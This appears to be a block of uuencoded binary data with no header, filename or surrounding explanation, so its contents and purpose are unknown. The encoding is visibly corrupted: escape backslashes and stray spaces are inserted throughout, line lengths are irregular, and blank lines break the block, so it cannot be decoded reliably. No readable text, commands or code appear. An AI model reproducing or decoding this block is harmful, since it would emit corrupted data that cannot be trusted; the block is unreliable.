M03G7"]T'(05#H`L`XPOUYK:.\$&66MFR,6(YQ\*V,-U;^IDX/\*#;!V`K.5\$%4  
M\*)D^`\$!`!0`L6H3(`"JNK,V0EQ-A@/F\*L55N>.)?Z\_\>#]XQ->XY6(Y\$D=K  
MEPH%(G5B'Q#=#+;>5<<:XO,1; ;J`.GWTJ\_"75\^O:7H12U]@1IP+-.&"/5A(K  
MN+"N%R9(Q;=KEZA%EB=@W(0OCL8<;@>/#Z8-/KK%2I#^2>0F3O"!6,L+[I;7  
M/JXPZ=6RF9SUD\$Q/;3<H!2BGA\_7RFT[/,Z2KF\_;PEDB4F\_:W3"CK:LU^\_]/J  
MF[MJG\_3J>OU["#65;M[^\$BES\!ILR`3RLB\$\$D,T'.B(\@IR"H\$+07:LL\$;  
MLL&X?KWB3QM\E0W2%`^`Q&#JLL\$7`4^C\*#C6M2\$!3E@\*C`@4;8NPD[ `M)E\$2  
MML4X^HDM)KV0+29%RQ9OR(`09<8/.Y`\$Z!'3<52\*D54(FCCHR6>S\$AL-U.0)  
MA)0^\*]\>()700F:XPWDF2LIH;O.+&W%@>IAD88Z%M#B'R=%EOB8#Q")Z'CAQ  
M+##)S]>>W#K?&"@E+GV\$Y?;J[6Q\HM6@/\*`93VZ"JE\*OCWHD`<I.6](B&\$XF"  
MJMJ2P&#HX. ?#V6=S)N6Z6LR9\20&XU08B9Y\_TR/>QG(,J>Z5)\*DW(AQN62P\  
M+^JNLH,\>B9:2K0(2@=MN#RLC[/](R.@>)"MEX^/5!5Z.5+/MS>OB(YRJ6#  
M[R@5%:.#(5XA+/-D5+=;0HENFB'V[/^%.T(D3,"OI2P+4VRKTS\*5V@RRCLT  
M&=#>ZS07Y7^8YKBS(O!.,D-S/H(]OXIP&F,\_GYO3>^\_JGC\GO:7U[M,O)\_C(  
MDSG9]+`QC(Y+\_Z1>4@#AX0A!/.X'+-#],]3A>KN=[%8?\44)60)\*^B=.3Y)Z  
MFJQ98RD2E@ (6\$D\*DC,@@) ["PD/?F?<K)I7F[;\(.#)\_H\*[YCH&@LE+\_/S;H+  
M;DBMD3?OS9@XN\*\=64\_\\_/J+)BX\*Y@).(`!@7X(/PGT\YG9B>.)>M:WL^"  
MPW+5Y.[7Y?9)?0@%ND(^\*CN#DT\$!ID1SQS7B`FG'"N^5(T&\_6.Z2))OE2-.O  
ME@O.G0E\$%51WPG6C@32%&P9Q5<%\-H<8<7+9FVYG>)ZA`^V/)^B[V@9-VL(<  
MU;Q8F\_Z+IUTQ#P/G25)8\IE9BII.[%[]06K]"HLYUO9E?7!OL23VTD?/TN\  
MY^NM.WH3NP`WB!C7D(X@-Z4\_8G3>[A\_65YM-'`QMGWCDIQVH[AEQGCS@4P"@  
M855,M/'%\_\/\]+0]4I;MZ)#,]RI`Q)Z.U3L>6"M(K,P\Y7SZ@'+>Q`MZ6#V.:

M2PH530WJQQ:EY/H/\*\_L8C' \$!,E\*7-%+O[11P]?RIZT1\$4CS2C2)' :\_\* )#S,1  
M\>GQ8K/W#\_=STQ,S-%3%N3A.'\_Z@E"&<\_OI('6\3Q.BK\QA8IL4"O2P/O@E  
MX54G'^27%2,: 'O75+WSMGU"0,)V096B'^U903WV%!AA,)!]-&&B-4@#'QVA\  
M@"X% (+&7AWI6\*5\Q'34K' '6U;M'R,1V\7-,BQJ)U>KY)T3A\*\$.C6Y`?8->)1  
MV6X8.TB\OBL9JNX<=>=\_E\ -T\*5E"@1G'KV4O=2@Q';UU(VZT@5-;M5FPDH<NM  
MP'V\$W0JLH)NMY%&G6X'KZ'8K<=>;E5L00!F'WH;LLO\$>'6\F23K<"YQ%T\*W`=  
MW6XEZW6[E:+H<BOP'-UN)8U^ [E:\*Y+?<BC&@% [B5HO<"MY(D+W\$K2:\_X#;>2  
M1[\_I5H)>'Z4XC\_\$"MY(5G6X%KJ/;K<!TNMQ\*EG2[%9YJ!+HU)7X.Y.\$-YVY8  
MPC'L@SA#]9,<&>?'(G,P-V?8S,;@U>?Y8K"XYCDS[@9D6-#J+] ?1H3X]5]M5  
M)M;Q9+;:)R/]R3HCFU\<V5'P!W" 'G3#VF+@@(!D^TVT1K(Q!QK2R)ZR\_#?6C  
M,.,E)Z6^'W4\ -#]E];!8(13;RRYE3MUW(=;=.9\$75<2AHCQ@N>K.,?O4;EA  
M<2U'<)4/3'6HI+YAJ;/? \*W4<\_T.E9KO"=BQQ1E)K:L%41,L95WG'LB='K')P  
ME\*]^VF8TG@^O)K,%CG,#6[? \SONNL.Q(Z06/.I+JE+3!3@T&+/4J[PJ'BO#\$  
MFWJ7=W6UOE5I18\_2YE\W=T.=.+&PBGK=7T#\*35'WN]U"9??I>P/#UG-H'1Z@/  
M7]C6Z\*B0Y'\8\SI" ^6CB=:WB22')3'#.( "\*"7)/\Q':.!6DPHA>;SEX&&T?CA^  
MU<D>@)@?U[O59JL)9<W"TW,=TT\*Z//ZZJ98\_W"<'D8S'EF6;4#\_[>OL=-:SU  
MU[<1#>'#YG'S9;O6I#2K2:/EO7Z"0%E[V'S)9+F\_E^CO/T/&C\$3?YSS5SS.E  
MDDFV]LS)@0%L@JLOH&18"-\_?Z\_CY\\_BY&3O\_@005-O]Z<6;E+% .U]-6%4\_TY  
MUX\.&T(4C\$#G9BQ>,K97F-K?2>\_U\$&C=!CZ4OK4?2J>P=?M[Z:"9\*85]MWM]  
M2U1U"ZU=&9C+<)>:CV9=6'BOB",S.BJ"YX(W(#PJ2,AI>IC1I?C&R\,D&&+  
M/H\_ ^W/%XU8['O]2NV^YX3R.1/L>XJQ=P,F)'E'?IB"CJ-88[U6";TGTV%92\$  
M5JPMZR/[S-ET[2@=AA0,06]F<!5&]WN"]FP>:U2'\^M;F\_]QI?IW-\_TON\K5M  
MO^@%;!\_VW6W[21\*T?749JF6%9\*KLY?&F3Q@2\$P0G4P1<=:!30?NV/\_[( 'K]^  
MOS\\$\_"[NWR"EA\_'<.'MUF"!!.5E54W( (05<\$O/\*H601A%!RJ5CI=49%\%4\_7B  
M@7G;PP/UVN1P02)NB7I1,J;FXVIP=37X1/5%/6RS/"P\_8G-4=\_\*'Y2=\*4YW<  
M'\6\$A' 'NJ<SJI\*OS4UB+>L:7R;& \+%38N%DUB9&3,38SK#\*PR6"HZ-&UQ?J  
MW7Y0<(\$BS[W;O]OO)['\_]D17QOQDS'\.5X00;'<XB\$'8-N]L#?4MLR)YW>OU  
M+WJHOL\$^&PLNDE'%8-]'<\*OA!AEAV^R[7A1CLZ<H\_M' \*MP1\$J(2"\"+G7+J[\_  
MQ; '4L'31@IB4,1F\$'\H330IJO;N?'%]'ZRCYB(8/"?@MYSHZ+JP16Q'PA&%G  
M@,MJC(9;F\$XN%V<?23)\J[1X;NW/\_9" \_9=.1LE'Q2<3%P\_VVB#\$3X:4)A@-&  
M.'<]O+[Z,.;ZT6>C[ ] [AX=7#W7,S/K!\$"C)E[6,42'6W]5I#5T1,Y<P4^FL'  
M4#'\R&@FMZ<\$8?1\G2'A9UJR]ZE\_VNW<6Q7"-:Z'\$NKJ2V"J7^,##.7[ '  
M#7: '( @;!:S+\<]T0U11O&B,U0?N"(VE=\_ .6U+7)1\>@>=? :3F4\_.F)Q+[4EK  
M<[\_]1(\$KM+<\_W[DM?LV0(GS2O('2W.0G]DB)ENZV^?7'K!7ED\_=1:Y]/D@N=  
M!@P;L;M0N\$Z\$'WU(3\_BJ.T/D,F#5/?@TOII5@MQ.V26T?<H\_PR9\_1N%S&;  
MY>XE,;/587%8[AX?E@>LO'"=4GTX-&A59('\'(N\*VT<^ '\*0-E6,3!BI\_FR5V>  
MD\\_FJ+YB\_[ZDM\>'<%V^1TN] [=3A]() "L^4F# 'ZF-P\\_W38;4>[G>/Q^7N  
M"/T3%4I '@IS<)\>;59,K)7,FNW/(01NO>\$' ^C)CJS'X\$K"1=(2XTX?QT/7>  
M/\$;LZ/97:3\]-/QZ:>SI:UZ\*U(\_+>=-A\$%) (V!K9^Y>DWS0=TI<P5MQD>  
MG0H!,@;'6S.T"F(+ASW!'R+)C\$DE0F=] .\P8%V>?(1\_S+\*HQ\ )GO:CXT5A-  
MX'NS5,Q?ZHLBZ)\*22=-Z;%]T:26'\ -I<\$N%-L(\$E7!'N%1' [ ]S,/&K\$5'R9  
MC\*M\8)" .Z:9)U0FX\N%E1E?JV21ZXG+A[5]Q\*UO9>VSY'5:A#0HP"7&2%2O  
MB/G%\$Q-H--1C9.E\$Y8PJ(!/AJ^X,I630LKE7Q[(2%U&N'\S.<+6^ .S8\$J\_ ;?  
MUX<KK/65;!!#ET1UX=H=%0D1? \$3\$"#0)8ZLP.!&P[7V3N75\*G^OW40;, /+[J  
M\$B7-21GN#^FO"\*+W80E1D]RQS+B@-R(Q;3?SMN -:C;'XE.-\*G(PX"[ ;5D8=(  
M[ ]<\_7' %Q1N6]/6FS3:)E+)IM['Y,SA@T-: .K+G@I<\$];M\*K)>VCJI->A+;5:  
MB;\$>\;55QOS]^Z3PM16EI:<M9(FRB/(H;1\$M,6X6-\$];=FD#MF%7X!\_: "F(B  
MQL"R&%UUP1,'/ZEO:%]-ATQ,F9A)6:8Q[HR09L2[.+/K+PTO&%XRO-\S<.S]  
MXC:3S@S\$R)2/) \$<L.:;5"\$L[RC/03'EG2B53UI6)Y41H"C\\*R51\*IE'U^%HB  
MU7<2\*A+!'2K[Q\$P;]OJ(B!Y)58D,7H\$19\@D0RX9SLW#;\$I]H!:<010>  
ML)\M<&-B)BVC@<J'R'9^1)(A5AEF9Y?&/.@N+J@)9T@E'W2-L"9G&'YF<\Z0  
M<X9",I3(8&4X';X;7!'2+L\QCSD938>3R[ ,IIQ./)68C+1JK-(%"44A', : '  
MY3K^<C)KT5+. #PTSJFK#<@=3=S^8RIN\*>.K9)Y>4&9\5\$V#E( ).^0YXXO2.%  
M!,7=Y!8IYER(,1"H:J-2AU(?/F1J1CJ\*#'7FDUE^/.@AP"J'+!U2'Y<G<B:G  
MY:&! '(!5D,\$@>H?/F)X3.5A6MN)2KA0&"WCJ^X,F<L@QT>8)J='K#FUB05G  
M1`=D6-7&Y3W!P5SU0Y)(E^[\_]V'T"&';SV' [!&Z&Q!G\*\$P:\W!=\$L'G@.5;!  
M5F#P[L#M\$#Q!:/: ,+0'NF-R2>2Z)\_B'@A548#5"4%V25"6SV1@F&83\$7!JZ  
M"(%;@RIC4YXNV-X<AF1<')81#\*XZT(5#GPS?\_-4, ]/]G^/#PU\UNM7VZ7?\_U  
M^V;W9-9( \_\_?KR:@Z9]^<\_04&D/VE[@; &N\HPNYA<C\*^<+JEQ\*>\$R\=YV)OII  
M;EKE4I6:U^B" T\*64^FXZ!' \JA\_H17ZF!\_8B<O"G7P&9J; ',Y)GS"^%1\*UO`;  
M@F<\$SQE>!.&(4H->DC9ZE"J=V2@&J\*(,L2<(9\$,X)'\$/E(U.KT:#]XK(:\*4  
M\F24QPVV?AZNIZ'\);>3F^#<7(Z<1F-JSU@:-'8:M1]YL"<\*QPJ? \$#YE? \$8"  
MH&'([, 'Y@0L&NX:UR/KAL;DRFIYD.+F87D[,LK=98D+L)LQNX@SP<G'Q5NT/  
M:D+PE.%9\$'Y#\ )S@!<.%7[NN?[\_P# 'S7K%"11N@R,7C699\8>8TZVT5\$4H0"  
MZ!)B5\+<Q#P&T^70TLG,O<TEC%5?>V=[3^?/[ ]9@)#;M==&'WA\6R.HI() \*  
M@M\$@&REA=#/C'K\*>7P'`=Z,1,4827A# 'G^XG"[ ,AX^DE-@O1<&H+)( \*OR/E  
MPE-/P^&XHG+LKG!V]V%S.\*JOU;?UCV8\$=G5\_2PERKA:%4#TYU0-'J0D%\$: `,  
M( (2!^=PZ.S-\*UXSDB\*U\$JR\_>]8%@]'>QN;<?>;^8KU>MAW^:98,-#>BH'\_P%  
M^0^&&T)"3XO)Q<#&QK#M+3F\$SL-'38WYLS[8+<Q\$;MUZR);HQ2J,\*4\*, :R%  
M!D!X\$6! ! \$?UWUF-Y[\>+@; \$>\*.A;D:>5B;RO\$JS",B%R6Q]G6",.,\*#)=8

MZ"+Y8KU[0A)V:Y#T?7<[<Y'7J"/?-\*I7I-&+ZOA;]EM\$'\*)HD%5WV' \$KJ `Z
MHX\*#P'^3P^CR]50DN\NQN'M&1C!^IKU%>=X%RFTHA'17DNXP00H`"G(XF'\_4
M2\$^Y)GH'2/3/KMPX#B@7Z:]3+CG2@AQI/?4-'1("P.D`62OW=/&YAILACDP7
MQ\>-<G\$K".T"G4)31JTTFECBX.ZX/I"[7HYIE4;T\\_8\$3"B(\*0L'; '>IS1NU>
M]IJ<); '^, ]((H0H\$YR%\$!\$AX'\`9<X&)C3\_071,S,\$'W5WLGQ[19!DS=[. [
M':SP\$8<V7UY)5'\*\$%<, /=8\$R`N7,'?FBR@8O(4N3O<\*R)\_5FL[O=?Z^[06[ '
M(/\*3MW2X;+.])0?JN-0E:@Y\*X@`N@O5QR->^-%G3JEC3R]F@ZOQ9#&^\$\$:!
MB['/.3S21J)RYR9M,M+\4=L?U>D7'D.V21-1GW&HDLCT7[ ]%,G4LP4;\$1;]
M6X&130T<W;+:V^L3&Z1KC;!?'E('3\$K'+VS\$Y8P#`V4,T!1LT\_V886FEC(,
MS;??U3=>>ZWO`KMK\_C8)#C)W8[(K5G.1\$Q<X!!J&%`PIA5'JL]=7<[-D?C>8
MC8G+?@^[[\\_O]L?YP\_[8N]&BTL`I=K)@DGRP\_@0\_>G3?AE;F,VM5;L)BIUH
M2:W/ABG^2!:\$/\_\$#;B`B!@`+T!0'"LSNQHOI\$U'27#;,6NVX'!&'<L">H(!
M@Q229#3Z[M\*D6>[7C\_9M4OU2"\$P<"9%^[UK7S\S"<8`19K')'VPF:\_+2\U@!
M>XH5?55(\P+VB)4F' SGS`2-J4PNFBOW0:<71^/3ZW,[ :>6:'>J#3S>WBJQGL
M&[N:G(:Q'G=5M=%K\*<@)R89U?Z6YH9.MPU&B.V(304G"8,(MA6L@05;A<&
M@`\$[/OWA.\,HA?@O=(:U)U,MYCO(MB\DL)/=8X3XS8A?//W4!>\*%Q[#@5>=
M^-+A;3#&`LR\_664&\$8+@L"!U&\]TL1\*'WO"J^NWZ]O&; ,E-R@K>]/V!OWBW
M=\7\$,L.?-56V>#>WWON-U:R#Q8A91+O7S\$\*>-C!A8/IZ65:WFR.Q1/(\\*WD@
MG18'1!)`BZ>E\1G,F\$',\*HC5)E0"4(5@6X@;1I0-Q-"O#U\$1\_) "PEXU\_?"-M
MH6/84(W7+1\*LM(N\_HUO8M`&NJ?MS!.PFZH[A=R,, -4@?#3';Z\D,X;'B' `3'
M\_, "4(1VN/9UOR4>\*@:5`4"@WB&%OCZT407>`<P>V52\*\$;.8A@XLY(PI&E' `Y
MH=7T8OFE6N]^H2%8U&LWZR^6!YR10SJI&-OUBN`NE]:EC`+[SO/`4%<GS\\$
MI/##V4H)`\`7Y,4\`+%3R"SY>KOBM@'\_=#/DB;G[JG3V7)#:S^,PG5CW9DA
M\_+@\_U#BT+]/=JOKAULRC@QMBT)^4:>F<% (8BSXZ\*\*S9(U%B%@4SP@`@80#F
M@@3%#;\_Y.<N8X=1V8T#N!<;M[KF&'B'EJHP)X31GQP\_J9GY&CXU;+HC3G#G%
M"D\1"B(@YB80A<AZ#G'R)>3\*4@`Z(?1CAW62UW^G5E)U)/F+6J%SC#YTHX]Z7
M>[ZMF<+R\*!&' \$9&J1WRIGGB#2P<?AN<V,68B@N\$SPW6+BW>C\*Y8`/CZR[7-V
MV(O?H)Z\$--U\$-!%!BINCHT"N-N-JX9(;I)Q)&'<9]-DL9H?58(X'UY!8XE8T
MQAW7L[%`N-N9=>KLL%]A:1V[8?+</MH1J7#TO5M)!NX2X9^\_ ;B+\Y[<CGGJ
M/.?PZ?"(IL!\$`)T,370X->=Q?SGPZWCT"6N.E=BUJXI1H:/I,(JCJ3NZH@A2
M6-YCA6'3W2/WB8RO-PK0Q\6"<]K&HVQ(3/ZUM!W'7=H&S=<V3P006,4/1#0\
M<D9DQ%4%Z.,\*P2EMXQI(G0SK#H6!51-'TQUMD"5^&T#9@3:`LL.-` (7K1H"V
M\_4:`HCL:`9KN-/FBZ#)YD^YJG] ]3\_6ZVH;1&6BUZK%5TA0"`.T.!SL#0\$#)V
M2-U`W`&\*Y-^@4\*A74=[10.QV6-\_\_#\_0>P`C`#8'1=H"%DX)&839D/.3A7M
MX#;@1D(O2@\*-=\$?C\*8F!I.9[3DC2LV=JFN\R^Y9&F3] ]T<%XM`G&YX?AU\_7J
MV[I6L\3=0+G>K11-/)PPT9-K-(V[\$8-TO.KI/D&S^NKDH'TZK009!.^QOM`W
M@A#N'25ZAP,/@^B8T3)U`%,L>%";URC<<\KL7[11HOS%<C)&C-.H^(\$I9Q!2
M,`233P<>!M'1(M3X@94%?D72\*`5/,1</IE5%\$U0@8DR\_7]8BNPN]-\*+W3L5Y
M(6&\*&;MK#J3M']V>X(U(6!^.&5')7D.Q1S(E+!,6D#X])3H.EBKDT(?F#"T\$
M6D(]J,=Z>IQV,`O[X;C^VBA(\_1YL=DL+1JTAVCI6&GK\NO\^O+]55HNEA]&;
M>Y(+JQ`H#%> ,RK4-+U" .:PN[36-K:;KQ;C16(MGDA7Q8/Q`X\*X#%!\$ (,6&!
M=Z\$3AX8]ZPB27\*P#(&4D>ONO):TK>FI/7\C:TX-I^C#`6Z]L+I6;#Y>^L\_OC
M](%4HK^6`E)`Q2%OQ=, &ZA22[L&8PUT\*D-3!T2.>D&RG!OJ"[F:!?-']>6/
M`H!0"7\$`@.D)T\_\$)AG\$U4\_TX2KOZ\6:XW]F/Y,.;2KP#A.-A.[E%FJPVK;.C
M[S?0QEI][HZ\*L1GTNAH;A>C\* [=6U<\$CL9]2`=2BU3<V9BMY).+M"/YU^` `ZJ
MZG0P?,\_8DK!QC[%Q7X[44!X\$7;#` `3WB+(BX!:) "B(Q-O^^`?5=OWI7)JL\*^
M/\*E?6:.ITA\*6203H"0I4L5`HB>"3E6#A"+6RWZVW#ZT=.DPH+QY\_,1<]AV:W
MX(MQI&]( \*VILDA?K;KUGGH+J25@]J6@4;C0(S@3<5/8-'W(&'`^`LN,XI&P0
M7J[L./[O5[:HA\TW<>:+/A`)WT!H]M?S\=7]8?5^10%(\$8(TIC`WM?U87/4
MD:8[">FI>&'MXO;A1,+F.RA%K!P-JD6XZOWXT]2>X+=T9<>K[I9;ORS5901
M>KO\H9(IC`VU?E@0]M=MNO#JS60E!7DQ5\_)``&)#!:N[ ]^3L3"EO89QD'
M+\$/VFB-BUI3H39JYF3;2LK7G--FL@MC(F0W,X8\*0@B`X0\$]@C^<;XCE]U;&V
M(,]1'N:9S2^%`:\$N!\R"1`3!/7H"@V<;;Z2[W`-F.<\$S2:%AZMW^+?YPW\*%
MT5H/4\_ ;GR,HDUELCMOUS6`Y@&3Q"G?ZY0P8#-[.>'NB^6`F4V8>B](0(F-\$
M+N(E;?&D1>H':8K\_-OERR(?G,QKR2>.4S#T\3`"! \#5^8-5`6"S@)N;HH`FT
M=\$0Y2,8LZMQ7P;\$&)1Q)C8=\E6"0F!)=3Q\<#L:/>GO8`A?=\$LQL8^`A"Y4P
M"N, :X2`<U#@[Y<.R>AOBA7UI8R;M\X<UG\*J3"P='`WM-@W@RV7+):J1B\_]S7
M?DP3(A#4\*LGQ3E+F+"4<BT<NF`RG0D#`\$^:>7]7FG5B\_>=DX,'##[ ]I/;01:
M>KXZ[+=;3<@2(;@`KG23T^#MG89Q),FEQ\_\$[(NI^#06@GV\_F]WZY)`HNB' [ ]
M>(4;)/8/LE8U7:%`V#2LTV>U#%!!4D?3\$#LJT),\E]5#>%@&-I<6.<]`1EYL
M@FDZYB8]<FFZ!;770N0?/^`W.V\$1P^"[\*8-G&LK#83,@[?T3F48.TX"+#)M&
MB7(5L<5/K)LT<D.GLGW3R%&N;QIHWZ!IY)9&Y7FF`7\*4DK</F0:./&4)Z)YI
MB,/'`+@9^8,CKA&4,DW&/CHF;2>)D4!D`X\_Q%\1KG:2<B]4G2V?YP5#,GHNE4
MLH;3Y=/ME7^886.A" `FV#SVB?S\$I5GE.S3F\*6+"8&2! ]0] `B` `]T"U7J0SE%\$
M?Y\>9#8&FDO]`\_4@UY%B%A/C:0"0,`!#\*4&AA^GUY6AN+.CJ\$QM\$\_73W2Q6Q
M.90;Q=WX[FZ]<IO?'L5?'&BJ?IQ'O`4PYX?EG2J;E\*-)NG!HR2.C=+<T!+T^
M@\_RHBL::T\*.ILO6.2@,RJBKW<;">7\3T<+O9+;?M0S=\*]6\*O.;<3)@,A1,\$(
MS`<(VVI)-NFR]V=+\_IZ6C/+?W9+<X[ `E@Q\8PT.(B!\$80@F+EEQ,AN`\_J?EM
MV;I:U.]J17"CLE--\*=>\$0<.G9TR7T8(.`B^FY^;M%,U)\1I.\*+NJ"OX;Y;B)
MO#V4JD].Q;WZN\*TZ](. @I#IE)&=IWVV.B\_7C<2C'5ES(\$[NPD]W=7EDBN&I7



M>D2E>%4#/]!@' : " (06@SAG>A\$X>&-J] , &!30\8?QI4B+ , SK9RW1J=8#] %ZT (
M8-\_M3:S>KF%<WX2T [4J]M8Q90SRW'Y0S"&%=@D.2V06=BR, 9.H\_K'5;C9]QX
MINT/'%+O?D@A5%V\_Q]4A#.^1N8'P2@!P0UXQJ&TFAZ#&7T\$31YZM8?-\*KWK
MOVGO] \*8/3J"]Y/B [5\$P<) LPAOB5/1\$5/F9Y! 'D) 6 (6CNH%24 (A:\*6' G44JAN
M6VS\*+17U6B?V7G:SJGDEHG4C@HG0B [ZTEKF=-F\6 (XP1VQ\$W+XZV>] 2 (J>AX
MC\*M\8.\*'6'H-S? [#<&ZB"Y\ ;%EM\_7#HZ'\_ ) 8O:D3FF] J1F]K>X5VBL0,%0]V
MFX1XL4FU&' [YQ\$?.?\*"#=< (\*AF\$XIPQPC:-)X\$IG' &-UG [7N0D+/CW]#S\*E.
M\$X>!0#UM!U' S-7=]?^.\*X:IUQU"?%X\B [PRG^FYF6P (26> [ \$QVC `+E3\$\*#0X
MX7W% () X\*:M) 2C\$EJ\*09I\_\_L4<\, BIRPRANDN5, 8H#-:\$IY#?Q>"CVU:, :0?G
MX>AV\$?1XBMUK\_7\$LD] BUJPTM\$' %3GP!0.: \$#R>I1 (3EV%16+) `V<5<WKR<PC
MRXL%.) LOP"J'C!R2K.02#Y1<7I, VDK@^"WMOENT3R%5&9"! (N\06%5+58 (M4
M-=:B`77A5#V [ '9Q^#] !3IL/U, [ (\*07, 'A23CP?RZ=441Y/I1V;\_S^@&"' O [M
M'\_VB/=I>7]=I [ ]GX') (D) 4N"QNU `I=S&.% , O^\*H [0R09Z' +&U%TQ0WHL8US]
MFJ8\_TLTW.S>%HM/I9\_?-58^ZUBBOO1]' A\_U#JT\_0) J0)A@E>C7/\$G6 (\_8?:M
MJ?CDE, FP%`96`63ND' :\_`L\-, :W`LUK4%ZZKQ<3, PBUFP#JR, [ ;B\_EM [TGG\_
MS3Q&M] T\ (GA13SL+XT!-XL/7^N) "CJ\_IFM4NKC, VRJ; \* , VE1>T0SB.@3 `H] 9
M"+8\*@V, !>^\*P] \^2%X@3R2, 52B`Y7)+0G:1F\<0"&@7U0\* ( ` (F, \$W#) CJS"X
M\$# `D `FURR2<@02EAP] \_=Q [3UO=5G' :+%0\*7, MCF\*W; :&L>\72SV0X>; (ZNO%
M&@=\4' 7>:S [ "A:6 ` (N&@C2W) % `N [6E; /' 2 ( " (!8M4"K (#81; %L [W-QY^C^G
MG<S73J0 [O&:7) 4) /!]=] 0CP\H& (!I (\$ .K\$+; H"9:B!9\J=\L>"+QIC\_G (=NX
MK8JTR\_5W+V+@BJ!\*T%XHR [ (1 ` , 0, 2, `QH. !G4" T6@U, U#2E2=9! \$<X, [ :H^Z
ML?!, ] ] /] #HGNK/65"< `T=Q@, [ &R\_>D\*JBC (9 ( ) ); , [5G6Y&:K6' VYM (P78-W
MQT/U\_K1%B432<V'\_ Z [0^ .6=R (<I!<\_K (TB' I/8+3Z>E4S^ (0Q\$LC3WWNCI ]>
M5Y04TZ?C<;\_SOI' X:\$/, 1--1, (R' P\_W] E [T:\$' NAZX8 (>%Z! 9^\*+=4: TNR3
MA `B\$D1PGLQ `@8H"X!L3, @MA\$L. JROU86' \$/ `UNYT\*"5XS#YC&UC9=YGUH; B2
MS (!J4^RP&>#=6I^<, [D0R6 `L^/K (4I!R\_/ATHP1+Z) EW ("DZ7A [81?/5/4\*/5
MD\$R) A<\*37YT&CEEAA ` .J; ^\_ :B:E) ?' NB6:-7Q:B%\$X3" `O2 (Z `B:\$5+\$U# (F
M\ .J^C#C-K! I/GQ' 3#S7 `>>NI+-V9H-L2<! />H; %1>^O>\*JF>R=EKR [ES [9!=
M"Y:R8! CIV] 2, J9@1. -RP#2P86#+0AL\*^41WJZ' ?3) /#5LJP7, HEZ:S9@&+?/
M/ZK-3MR `] I+//Q9?S3' ?Q? [!>4J5?KHW65H. \ \#K2J3"7V+\$A\*MY4S, 9-8; +
M] \*VX' OJ8DTBF- (\*' !4G\$DUD0D1 ` "K\_ `\*M@J#, P=&]' \*RJ, 8M7>8X) Q [2] 6 ( '
MOBK; 8D\* /) !, J: /& `1D9-1J00H"0 `7CL4: !7"1GW!0J `Z" \*; \$B:). TZCW, \_Q1
M8 [C=K' = ' ; ] 30' 0W-YC\+I5Z+J@NO] [ [5] @G&X) I6' S-P! ^\+ZKI!:M\* `02V-
MX=5T6ND:@B' 6\$ \_; O>' ]K?VA]' R3! \P029] 3\*@W%! 2:8E?' + "9%@6 `ZL ` , A, D
M? =; \$ [ \*Q<SJX7NB&L784WX"A6K^=A4H\*NI>! :K. \$\$ \$6PY. %%-6' ! \$CSPJ?O" `
M11 (TC (O) ; F/TZ%O&S? [PS; , +M3FAS\Q2C8H [ !/+P ` \_TS ` (@9D (!) 0-OLXX) E
M34OQC8D\_2 (+ `O^%%) L9#^3VZ0] ] BA [C/F' N, [ &%, SI@ "\$@+M2WC#\$I8XAYC\
M\2+\*Z\_ ; \H; 0F/\0^@G#\$&0, 8=@CJ:=#2XCX\_M1LJNHMOAI6 [ ] ` \^@T [=WJ#
MLEKN7] I) : 4 [ >O `V: %^SWM3D@CKF?UW&X#E! \* (3M! -Z%S@5MS] : ' \$ `4CL+Q/
MVEN<] \_8^! N8>3E@M?N<+ "5I^FK>H ` -TLR (R\KHK `& [ , EES\9Q: \OU (?1VE3N
MO' B&7' `>+ `4P=; N4J7) W%7X=-8K' B (79 `!8. F#CVA [1Y; 6' \$A6%\$&S' "\$ \$PI
M [# ` \$EHN4<?, N! =/E8H8= : 4 ( `5@L^-R30\*HC-' ; 9QVIOI<OH<LX80@K638YP@
MK#I. 1#AW\_! #] W:>S1T<L1Y#JB ` , #Y=016 `H `6' Z \ /RY0O>W! 2) ^\*9BD\$X) Z%
M" `I! FX\N\$E+>^ `13000; `2Z; \$Q: [-GZ] \$@>AX2T, 8E^#XU<"UZ%! 1DH8T1IX
M", !F@-"0\*L@MG38IFLG0" F>' 10) 00CKHH0N" \*Q/JS. 0%! &E& `@#@ (1+@A (8
MJH\ P:K2<8 (1>NU" L#: RP" =\_UWOIN^VB>6Z^&\_#ET&] 6D (+G9G' 6ID4J=C. JT
MF-. J\ZL9) R:<>#Z><EJJTER1F4J#RZJ3<U63U?IG] W@UZ\$8H^Y^U: +#; H\_>R
M\_0PW) ) "1"/]' G"7NS (+Y"3 `) 94HY4\_ :33%Q33ID\*SE1\*ILI \<>EZ<#X^OYI>
MS] HR1; `YQ\$SKC' 4G5' +YDL64, >&, :2, C, M4?Q/?JS"AKSEF+W\ S\* M99U5LRM
M\ : , 06: @G+ "7\*XXH5\RYDI\_E&E"NE') EG" N77&' !8K\$0#=" , E& (0) C@W&L ` "
MU28] \*020@#Q) WQ4S, M [M\_Y/WI=UMXTB [ ^4' ON4<DP2WS29; E1&\_3ED: 2X\Y\
MT5%D. M&T+&DD. <O\^@L\K"J" !\*@X' 6>6>T^?M&W44T! M6 (GEZGKNY!) 2+H) P
M, HF<3-Q@5! \*, /A#G%' /PX6\$ \$KS@) B0. \$5YR4Q4&U%#) 1R; \*\*U] <5 [Z; 8K:H
MG\_@#4=NGI\$M5%] 7K"Z^#\_E+ `TGM ` \P\$CE>S] S-N#RB; 2&?#28N; /MATHR9)
MT^\$; ) "F=- [C1QA" SJIB\$S [ `M"OW' \_/9R^#JL\_AS?O\*G^CO#W:#8. 7RO^-7H=
MX] ?IU2! (D^1U40\$, =. .6XM>KJ6Z#+XOWYG; \_UQF2QE=7HX\$> ( " `I1Y (Q^-\_&
M-\ /9ZZ#7P%#@Z `U6\*SV: SU>) ?&KE5MZZ=Z9+S<?D4?\_0-\_RS' /Z%] ] . = (HO
MQX>\ /# ` +M71\$&; E3. %2=4X. 2\$@4-&4% (LO) KGX2CUZE?3+K; [=I<M>5Y&C] 0
M6+@8: &I] ' 0. /Y3G9>IXLH) 7<L) ?U1&FI3ACQ0@' 6VR92K<98EU&B^AU4K] X3
MB-5\_I. JT-JLT0E271@\*C; RC `JMO\$F (AH: H\$RJC \=#N5V] >WA \=0G [5, LN^O [
M#R [7' [ &KN58="NIS?W\K# [OF9HLWA] W37E, H58X%7) :K] >-R, ROWUA\$) 4. :?
M] , Q/G] P7DDSL; LJ/2W, , 8&Q6QEHP28=AY; 3 `84! :3/ [IK\_M; "A; 7KK%UXSI
M\&; P7C>- ` \9&04C8P^=. A/; `QAH&XU") @U^G=' "U#6: D' Z) T<+4; S2^I) 0:
M] &J<ZJ% `1, >PA8! Z\*\$HW: ] 0-8! K39=JZTZ#%S) \$FMM> ` ; ' KKDXBN4GIM\_ [XF
